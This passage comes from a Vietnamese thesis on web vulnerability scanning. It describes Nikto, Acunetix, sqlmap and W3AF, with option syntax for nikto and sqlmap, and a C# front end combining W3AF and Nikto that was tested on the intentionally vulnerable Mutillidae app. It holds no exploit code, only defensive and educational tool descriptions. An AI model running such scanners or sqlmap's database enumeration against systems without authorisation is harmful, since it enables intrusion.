
3.3.5 Nikto

Đây là một công cụ mã nguồn mở [16] cho phép quét các điểm yếu hoặc lỗ hổng bảo mật của các website. Được viết bởi Chris Sullo và David Lodge và được

nmap.org đánh là một trong 10 phần mềm quét lỗ hổng bảo mật của web [17]. Bao gồm hơn 3200 phương thức nhận diện các tập tin, lỗi logic nguy hiểm, hỗ trợ hơn 625 phiên bản webserver, bao gồm các lỗi trên 270 webserver khác nhau. Tính năng quét kết hợp với các plugins luôn được cập nhật tự động đảm bảo đưa ra kết quả đầy đủ và chính xác nhất. Phiên bản được sử dụng là 2.14. Công cụ chạy trên hệ điều hành Windows này sẽ kiểm tra các vấn đề sau trên một webserver:

- Lỗi cấu hình server và phần mềm cài trên server.
- Các tập tin và chương trình mặc định trên server.
- Các tập tin và chương trình không an toàn trên server.
- Kiểm tra các phiên bản của server và chương trình trên server có lỗi thời hay không.
- Lấy thông tin của các banner.
- Thông tin webserver của trang web.

Ngoài ra Nikto còn tích hợp cả cơ sở dữ liệu các lỗ hổng mã nguồn mở (Open Source Vulnerability Database_OSVDB). Đây là một cơ sở dữ liệu công khai các lỗ hổng bảo mật của các server, hệ điều hành hay ứng dụng. Các thông tin về cơ sở dữ liệu này có trên website www.osvdb.org. Khi Nikto tìm thấy một lỗ hổng có trên www.osvdb.org nó sẽ hiển thị chuỗi "*OSVDB-số*" kèm theo là thông tin và có thể là URL của lỗ hổng đó. Thêm vào đó, nếu như chuỗi đó có dạng "OSVDB-12184" nghĩa là ta có thể xem thêm thông tin của lỗ hổng này tại địa chỉ www.osvdb.org/12184 .



Hình 3.6: Trang web www.osvdb.org/12184

Cấu trúc câu lệnh của nikto là:

nikto [các_tùy_chọn] [các_tham_số (nếu có)]…

Các tùy chọn cơ bản:

-h [mục tiêu]: xác định địa chỉ quét.

-Findonly: tìm kiếm các thông tin cơ bản.

-update: cập nhật các plugins và cơ sở dữ liệu từ trang web cirt.net.

-port: chỉ định cổng quét.

-mutate [tham số]: suy đoán các giá trị có thể là lỗ hổng.

- 1 kiểm tra tất cả các tập tin và thư mục gốc.
- 2 đoán tên tập tin mật khẩu.
- …..

3.3.6 Acunetix Web Vulnerability Scanner

Acunetix WVS kiểm tra tất cả các lỗ hổng website bao gồm cả SQL Injection, Cross Site Scripting và quét nhiều nhiều lỗ hổng website khác. SQL Injection là kỹ thuật tấn công sửa đổi các truy vấn SQL để đạt được quyền truy cập vào dữ liệu trong cơ sở dữ liệu. Cross-site scripting là kỹ thuật tấn công cho phép một hacker thực hiện một kịch bản độc hại trên trình duyệt của người dùng truy cập.

Phát hiện lỗ hổng này đòi hỏi một công cụ phát hiện tinh vi. Điều tối quan trọng trong kỹ thuật quét bảo mật web không phải ở số lượng các cuộc tấn công mà một máy quét có thể phát hiện, mà là sự phức tạp và triệt để với khi quét lỗi SQL injection, Cross Site Scripting và các cuộc tấn công khác.

Acunetix có một bộ engine phát hiện lỗ hổng hàng đầu kèm theo là Acunetix AcuSensor thực hiện các cuộc tấn công tự động và hiển thị các lỗ hổng được tìm thấy. Đây là một công nghệ bảo mật duy nhất có thể nhanh chóng tìm thấy lỗ hổng với số lượng cảnh báo giả rất thấp, cho thấy lỗ hổng trong mã và báo cáo thông tin gỡ lỗi. Đồng thời xác định CRLF, Code execution, Directory Traversal, File inclusion, lỗ hổng trong xác thực và các lỗ hổng khác.

Báo cáo chi tiết theo đúng chuẩn Acunetix Web Vulnerability Scanner bao gồm một mô-đun báo cáo mở rộng có thể tạo các báo cáo cho các ứng dụng web của bạn theo chuẩn tương thích dữ liệu PCI DSS có thể sử dụng trên nhiều ứng dụng khác.

Phân tích trang web của bạn nhằm chống lại kiểu tấn công Google Hacking Database Google Hacking. Cơ sở dữ liệu (GHDB) là một cơ sở dữ liệu của các truy vấn được sử dụng bởi tin tặc để xác định các thông tin nhạy cảm trên trang web của bạn, chẳng hạn như trang đăng nhập cổng thông tin, các bản ghi thông tin an ninh mạng, và như vậy. Acunetix thực hiện các truy vấn GHDB vào các nội dung thông tin đã thu thập của trang web của bạn và xác định các dữ liệu nhạy cảm hoặc các mục tiêu khai thác trước khi bị tấn công qua các công cụ tìm kiếm.


Trên 70% các trang web có lỗ hổng có thể dẫn đến các hành vi trộm cắp dữ liệu nhạy cảm của công ty như: Thông tin thẻ tín dụng hay danh sách khách hàng. Tin tặc đang tập trung nỗ lực của họ trên các ứng dụng dựa trên web như - giỏ mua hàng, các trang, form đăng nhập, các nội dung động,...

Khả năng có thể truy cập 24/7 từ bất cứ nơi nào trên thế giới hay các ứng dụng web không an toàn cung cấp dễ dàng truy cập đến cơ sở dữ liệu cho phép tin tặc có thể thực hiện các hoạt động bất hợp pháp bằng cách sử dụng các trang web đã tấn công. Trang web nạn nhân có thể bị tin tặc sử dụng để thực hiện các hoạt động phi pháp như: lưu trữ các trang web lừa đảo, hoặc sử dụng băng thông của nạn nhân

để phát tán các nội dung cấm và làm cho chủ nhân của chúng phải chịu trách nhiệm về những hành vi trái pháp luật.

Những tính năng:

- Tự động phân tích Javascript cho phép kiểm tra các ứng dụng AJAX và Web 2.0
- Phân tích chuyên sâu về các lỗi SQL Injection và Cross Site Scripting.
- Visual Macro Recorder cho phép dễ dàng thử nghiệm các web form và các khu vực được bảo vệ bằng mật khẩu.
- Hỗ trợ chuẩn báo cáo rộng rãi, bao gồm chuẩn VISA PCI.
- Bộ quét đa luồng tốc độ cao có thể thu thập dữ liệu từ hàng ngàn trang một cách dễ dàng.
- Tự động kiểm tra các form upload tập tin.
- Acunetix thu thập thông tin và phân tích các trang web bao gồm cả nội dung flash, SOAP và AJAX.
- Công nghệ AcuSensor thông minh cho phép quét chính xác nhiều lỗ hổng web.



Hình 3.7: Kết quả sau khi quét bằng Acunetix WVS

3.3.7 Sqlmap

Như đúng tên gọi của chương trình, đây là một chương trình quét chuyên về lỗ hổng SQL Injection. Được viết bởi Bernardo Damele và được giới thiệu tại hội nghị Mũ Đen tại Amsterdam (Netherlands) tháng 6 năm 2009. Là một công cụ mã nguồn mở được viết bằng ngôn ngữ python nên nó có thể chạy trên nhiều hệ điều hành khác nhau. Sqlmap hỗ trợ rất nhiều hệ quản trị cơ sở dữ liệu như MySQL, Oracle, PostgreSQL, Microsoft SQL Server,… Thêm vào đó sqlmap cung cấp đầy đủ 5 kỹ thuật SQL Injection. Phiên bản được sử dụng là 0.9 và chạy trên dòng lệnh.

Sqlmap cung cấp khá nhiều tính năng cho người dùng. Một số tính năng nổi bật mà sqlmap sở hữu là:

- Cho phép kết nối đến cơ sở dữ liệu.
- Liệt kê các cơ sở dữ liệu, bảng, cột, người dùng, các quyền của người dùng…
- Cho phép người sử dụng có thể thực thi một câu truy vấn sql đến hệ cơ sở dữ liệu…
- Thêm các tiền tố, hậu tố vào các biến (injection)...

Cấu trúc câu lệnh của sqlmap là :

sqlmap [các_tùy_chọn] [các_tham_số(nếu có)]…

Các tùy chọn cơ bản:

-u [mục tiêu]: xác định địa chỉ quét

--method : xác định phương thức gửi POST/GET.

-p: xác định đối số muốn kiểm tra.

-f , -b: xác định hệ cơ sở dữ liệu, hệ điều hành, webserver.

--prefix: thêm vào tiền tố của biến.

--suffix: thêm vào hậu tố của biến.

--dbs: liệt kê các cơ sở dữ liệu.

…

CHƯƠNG 4: XÂY DỰNG ỨNG DỤNG QUÉT LỖ HỔNG BẢO MẬT

Công cụ W3AF có thể quét hầu hết các lỗ hổng bảo mật ứng dụng web bằng việc sử dụng 130 plug-in có sẵn của mình. W3AF sử dụng phương pháp kiểm tra hộp đen (phương pháp kiểm tra lỗi tự động) các lỗi bảo mật trên ứng dụng web, công cụ này sẽ thực hiện tự động quét thư mục, tập tin của ứng dụng web và tự động xác định các điểm mà cần đệ trình dữ liệu. Trên cơ sở đã xác định các điểm cần đệ trình tự động tiếp đến công cụ sẽ thực hiện đệ trình các tập dữ liệu được định nghĩa sẵn và chờ sự phản hồi từ phía ứng dụng web để kiểm tra xem liệu ứng dụng đó có bị các lỗi bảo mật hay không? Các lỗ hổng bảo mật ứng dụng web mà W3AF có thể quét ra rất đa dạng như: SQL Injection, XSS, CSRF, SSI Injection, Cross site tracing, Xpath Injection… Công cụ Nikto được nmap.org đánh giá là một trong 10 công cụ quét lỗ hổng bảo mật ứng dụng web tốt nhất hiện nay. Nitko sử dụng phương pháp kiểm tra Fuzzing lỗi bảo mật, công cụ này không thực hiện việc quét cấu trúc thư mục và tập tin của ứng dụng web, mà chỉ đơn giản là tập hợp tất cả các lỗi đã được công bố với từng ứng dụng web cụ thể và thực hiện đệ trình đến ứng dụng web xem thử ứng dụng đó có mắc các lỗi bảo mật hay không? Ưu điểm của phương pháp kiểm tra này là kiểm tra nhanh với một lượng lớn website mà đã biết tên ứng dụng đang chạy. Thế mạnh của công cụ Nikto là quét lỗ hổng webserver rất hiệu quả, bao gồm hơn 3200 phương thức nhận diện các tập tin, lỗi logic nguy hiểm, hỗ trợ hơn 625 phiên bản webserver, bao gồm các lỗi trên 270 server khác nhau. Theo thống kê từ bảng 4.1, W3AF không thể phát hiện ra lỗ hổng "Kiểm tra thành phần server quá hạn" và Nikto không phát hiện ra lỗ hổng "Shared hosting". Vì vậy, việc kết hợp 02 công cụ W3AF và Nikto lại thành một bộ công cụ để quét lỗ hổng bảo mật sẽ cho ra kết quả nhiều hơn các lỗ hổng bảo mật ứng dụng web.

Do mỗi chương trình có một cấu trúc câu lệnh khác nhau. Dẫn đến việc muốn sử dụng chương trình nào người dùng phải hiểu rõ câu lệnh cũng như từng tùy chọn cho mỗi chương trình đó. Điều này gây mất thời gian và khó khăn cho người dùng. Vì vậy, việc tạo giao diện cho các công cụ quét này là một điều cần

thiết. Và bộ công cụ được tạo các giao diện điều khiển và hiển thị kết quả: W3AF và Nikto.

Bộ công cụ chỉ gồm hai chương trình nhưng cũng đã có thể cơ bản thực hiện khá đầy đủ các loại quét thông dụng. Điểm nổi bật của bộ công cụ này là không trực tiếp can thiệp vào mã nguồn của từng công cụ. Bởi mỗi công cụ được viết bởi một ngôn ngữ khác nhau nếu tiếp cận từng loại ngôn ngữ để chỉnh sửa sẽ mất rất nhiều thời gian và có thể không hiệu quả. Do đó việc sử dụng chỉ duy nhất một ngôn ngữ C# để thực thi các tiến trình, xử lý các kết quả hiển thị và điều khiển các công cụ là một lựa chọn phù hợp, vừa có thể tiết kiệm được thời gian vừa có thể mở rộng thêm bộ công cụ. Bởi vì chương trình điều khiển không can thiệp trực tiếp vào mã nguồn và các công cụ mới được thêm vào chỉ cần dựa trên các lớp đã có sẵn.

Dựa trên các thông số được chọn lựa, luận văn cung cấp một phép so sánh của các công cụ dò tìm lỗ hổng bảo mật. Dưới đây là hai công cụ dò tìm lỗ hổng ứng dụng web được chọn để mang đến phân tích cần thiết cho việc kết hợp hai công cụ:

- Nikto: Đây là công cụ kiểm tra bảo mật ứng dụng máy chủ web miễn phí và mã nguồn mở được thực hiện bằng ngôn ngữ Perl. Nó cho phép thêm các plug-in để mở rộng các chức năng [16].
- W3AF: Web Application Attack and Audit Framework (W3AF) là một ứng dụng kiểm tra bảo mật ứng dụng máy chủ web miễn phí và mã nguồn mở, được phát triển trong ngôn ngữ Python. [11], [15]

Bảng 4.1 cung cấp một ma trận so sánh quan trọng cho những công cụ nêu trên dựa vào nền tảng của các thông số được chọn lựa liệt kê trước trong Chương 3. Mục đích của ma trận so sánh mẫu này là nhằm xem xét cách thức một người kiểm tra xâm nhập ứng dụng web quyết định và lựa chọn công cụ dò tìm lỗ hổng ứng dụng web phù hợp, có thể một bộ các công cụ; tùy vào các yêu cầu kiểm tra. Người kiểm tra xâm nhập có thể sử dụng các thông số khác nhau sẵn có hoặc các công cụ cần thiết cho cuộc kiểm tra. Việc lựa chọn các thông số có thể được xem như các yêu cầu kiểm tra.


Bảng 4.1: So sánh ma trận cho các thông số, plug-in của các công cụ dò tìm lỗ hổng

(V là tính năng sẵn có, X tính năng không sẵn có)

Thông số / Các công cụ	W3AF	Nikto
Mã nguồn mở/Phần mềm miễn phí	V	V
Hỗ trợ TLS/SSL	V	V
Hỗ trợ Proxy HTTP	V	V
Shared hosting (Chia sẻ host)	V	X
Kiểm tra thành phần server quá hạn	X	V
Lỗi cấu hình bảo mật	V	V
Trích xuất tài khoản người dùng	V	V


Chúng ta quan sát được rằng chúng có thể bổ sung các tính năng cho nhau để kiểm tra đầy đủ hơn các khía cạnh bảo mật của các dạng máy chủ web và từ đó đưa ra báo cáo chứa các lỗ hổng được tìm thấy.

Giao diện thực hiện việc thực thi một tiến trình. Tiến trình này chính là câu lệnh sẽ chạy trên cmd của Windows. Vì vậy vẫn cần thiết tạo một giao diện vừa có khả năng hiển thị vừa có thể thực hiện tùy quét thông qua các thao tác ngay trên form mà không cần quan tâm câu lệnh được thực hiện là gì. Và đây là một chương trình chạy trên hệ điều hành Windows với nhiều tùy chọn quét khác nhau. Việc có một giao diện với các tùy chọn là các checkbox hay radiobox là rất trực quan và dễ sử dụng đối với người dùng.




Hình 4.1: Giao diện chính của chương trình

Trong phần này, luận văn cũng sẽ trình bày cách thức xác định phạm vi lỗ hổng bảo mật được mở rộng bằng việc kết hợp một hoặc hai công cụ dò tìm lỗ hổng ứng dụng web - W3AF và Nikto, giả lập một ứng dụng web gọi là Multillidae [18], [19], đặt host trên một máy chủ web gọi là Cross-platform-Apache-MySQL-PHP-Perl [20]. Ở đây, Mutillidae là một ứng dụng web dễ bị xâm nhập, cung cấp bởi cộng đồng OWASP, có thể nói là một ứng dụng mạng "để bị tấn công". Sử dụng server Apache và gói PHP để dễ dàng cài đặt giả lập một webserver. Cổng ứng dụng mạng của Mutillidae được đăng nhập qua cổng máy chủ hoặc truy cập vào một địa chỉ IP từ bất kỳ trình duyệt mạng nào.



Hình 4.2: Giao diện Mutillidae

Kết quả chương trình sau khi quét xong:



Hình 4.3: Kết quả của chương trình

Sau khi chương trình quét ra được các lỗ hổng bảo mật ứng dụng web, ví dụ lỗ hổng bảo mật CVE-2015-5477, đây là lỗ hổng bảo mật nguy hiểm xuất hiện trên một số phiên bản của phần mềm BIND, cho phép tin tặc tấn công từ xa gây ngưng trệ hoạt động, từ chối dịch vụ (DoS) phân giải tên miền. Người dùng truy cập vào địa chỉ website https://cve.mitre.org, nhập mã quốc tế lỗ hổng bảo mật CVE-2015-5477 sẽ ra tìm được các thông tin mô tả về lỗ hổng bảo mật này và các hướng dẫn thực hiện các biện pháp phòng chống, khắc phục sự cố.

Cụ thể, để phòng chống tấn công và khắc phục lỗ hổng an toàn thông tin trên phần mềm BIND, Trung tâm ứng cứu khẩn cấp máy tính Việt Nam (VNCERT) khuyến nghị các cơ quan, đơn vị tham khảo một số biện pháp như:

- Sử dụng và thiết lập cấu hình cho các thiết bị phát hiện/phòng ngừa tấn công (IDS/IPS) để phát hiện hoặc ngăn chặn các hành động tấn công khai thác lỗ hổng CVE-2015-5477;
- Nâng cấp, thay thế phiên bản phần mềm BIND có lỗ hổng CVE-2015-5477 đang dùng bằng các phiên bản 9.9.7-P2 hoặc 9.10.2-P3 do ISC cung cấp tại địa chỉ http://www.isc.org/downloads;
- Sử dụng bản vá lỗi do ISC cung cấp để khắc phục lỗ hổng CVE-2015-5477 tại địa chỉ: https://kb.isc.org/getAttach/118/AA-01272/cve-2015-5477.patch.txt.

***Ưu điểm**: Bộ công cụ có một số đặc điểm riêng biệt có lợi cho người dùng đó là:

- Giao diện tiếng Việt đơn giản, dễ dàng sử dụng.

- Có chức năng gợi ý sửa lỗi cho người dùng.
- Bộ công cụ đã tích hợp sẵn các công cụ khác nhau cho các mục đích quét khác nhau.
- Giao diện điều khiển cho các chương trình gọn nhẹ do chỉ thực thi và xử lý các kết quả lấy từ tiến trình.

CHƯƠNG 5: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

5.1 Kết luận

Đây là một đề tài mới và có ý nghĩa thực tiễn trong lĩnh vực an toàn mạng, sau khi hoàn thành không những về lý thuyết đã tìm hiểu được mô hình ứng dụng web, các kỹ thuật tấn công web cũng như cách ngăn chặn, các công cụ bảo mật hiện nay... mà còn xây dựng được một bộ công cụ có thể thực hiện công việc quét các thông tin mạng và các lỗ hổng bảo mật cho hệ thống website, mà lại không phải tốn công tìm kiếm, thử nghiệm từng loại công cụ xem có phù hợp hay không. Thêm vào đó, do đã có các giao diện điều khiển cho các chương trình được tích hợp cùng bộ công cụ, nên người dùng không phải mất thời gian tìm hiểu các hướng dẫn sử dụng để có thể sử dụng thành thạo các chương trình.

Bộ công cụ này được tích hợp từ các công cụ mã nguồn mở, điều này giúp nhà quản trị không phải tốn chi phi cho việc mua bản quyền, đồng thời dễ sử dụng do chạy trên hệ điều hành quen thuộc là Hệ điều hành Windows.

Thêm vào đó do tính chất của mã nguồn mở nên các công cụ sẽ ngày càng phát triển do có một cộng đồng đông đảo.

Tuy nhiên, bên cạnh những gì đạt được, bộ công cụ vẫn còn một số mặt hạn chế như: Giao diện cho các chương trình còn đơn giản, chưa thể thực hiện được hết các tùy chọn trên giao diện, thời gian để chương trình xử lý, tổng hợp kết quả còn dài, lượng thông tin thu thập được qua các quá trình quét chưa nhiều, bộ công cụ tích hợp ít chương trình và chưa đầy đủ hết các tính năng cần cho việc quét một hệ thống lớn, chưa tận dụng được hết các tùy chọn của các chương trình…

5.2 Hướng phát triển

Trong tương lai, để khắc phục những khuyết điểm trên, cần trao dồi nhiều hơn về kiến thức an ninh mạng để có thể đánh giá chính xác hơn về các chương trình quét, tham khảo các công trình khoa học về bảo mật, công cụ quét tiên tiến hơn. Từ đó, đưa ra giải pháp cho từng lỗ hổng trên hệ thống.

Tinh chỉnh lại chương trình nhằm giảm thiểu thời gian thực thi, tài nguyên máy tính khi quét.

Tích hợp nhiều hơn công cụ để đánh giá chính xác hơn về hệ thống mạng của cơ quan mà chương trình thực hiện quét.

Xây dựng từ điển lỗ hổng bảo mật để người dùng truy cập vào xem cách khắc phục của lỗ hổng mà mình gặp phải.

Xây dựng chương trình không những có thể thực thi trên môi trường window và nhiều môi trường khác.

Tích hợp chương trình vào một Website cụ thể, có phân quyền cho người dùng.

TÀI LIỆU THAM KHẢO

❖ **Tài liệu Tiếng Việt:**

[1] Nguyễn Duy Thăng, Nguyễn Minh Thu (2003). *"Nghiên cứu một số vấn đề về bảo mật ứng dụng web trên Internet"*. Luận văn tốt nghiệp trường Đại học Khoa học Tự nhiên TP. HCM

[2] Dương Thị Thu Hương (2009). *"Một số vấn đề bảo mật ứng dụng web"*. Luận văn tốt nghiệp trường Đại học Công nghệ (Đại học Quốc gia Hà Nội).

[3] Huỳnh Duy Khiêm (2011). *"Tích hợp các công cụ quét lỗ hổng bảo mật"*. Luận văn tốt nghiệp trường Đại học Cần Thơ.

[4] *"Những kỹ thuật tấn công mạng phổ biến năm 2015"*. Trung tâm ứng cứu khẩn cấp máy tính Việt Nam VNCERT (2015).

[5] Nguyễn Thanh Ngọc (2012). *"Xây dựng công cụ phát hiện và kiểm soát các lỗ hổng bảo mật"*. Luận văn tốt nghiệp trường Đại học Cần Thơ.

[6] Phạm Thị Hà Phương (2011). *"Nghiên cứu xây dựng giải pháp phòng vệ nguy cơ trên ứng dụng web"*. Luận văn thạc sĩ trường Đại học Đà Nẵng.

[7] Đinh Thị Thiên Anh (2011). *"Nghiên cứu kiểm thử bảo mật website"*. Luận văn thạc sĩ trường Đại học Đà Nẵng.

[8] Lê Ngọc Thức (2012). *"Xây dựng công cụ đánh giá an toàn website"*. Luận văn thạc sĩ trường Đại học Lạc Hồng.

[9] Nguyễn Minh Quang (2012). *"Nghiên cứu một số giải pháp an toàn và bảo mật thông tin trong các giao dịch thương mại điện tử"*. Luận văn thạc sĩ Học viện Công nghệ Bưu chính Viễn thông.

[10] Nguyễn Quốc Hoàn (2012). *"Nghiên cứu giải pháp an toàn thông tin bảo vệ cổng thông tin điện tử một cửa cấp huyện ứng dụng cài đặt tại tỉnh Nam Định"*. Luận văn thạc sĩ trường Đại học Công nghệ thông tin và Truyền thông - Đại học Thái Nguyên.

[11] Phạm Thị Thúy Quỳnh (2012). *"Nghiên cứu các phương pháp bảo mật ứng dụng web xây dựng trên môi trường .Net Framework"*. Luận văn thạc sĩ Học viện Công nghệ Bưu chính Viễn thông.

[12] Phạm Thị Trang (2012). *"Nghiên cứu đảm bảo an toàn thông tin trong môi trường web sử dụng kỹ thuật mật mã"*. Luận văn thạc sĩ Học viện Công nghệ Bưu chính Viễn thông.

[13] Bùi Việt Thắng (2013). *"Nghiên cứu về quy trình kiểm tra bảo mật ứng dụng web"*. Luận văn thạc sĩ Học viện Công nghệ Bưu chính Viễn thông.

❖ **Tài liệu Tiếng Anh:**

[1] OWASP Report: Application Threat Modelling. (2015, March 8). [online]. Available: https://www.owasp.org/index.php/Application Threat Modeling

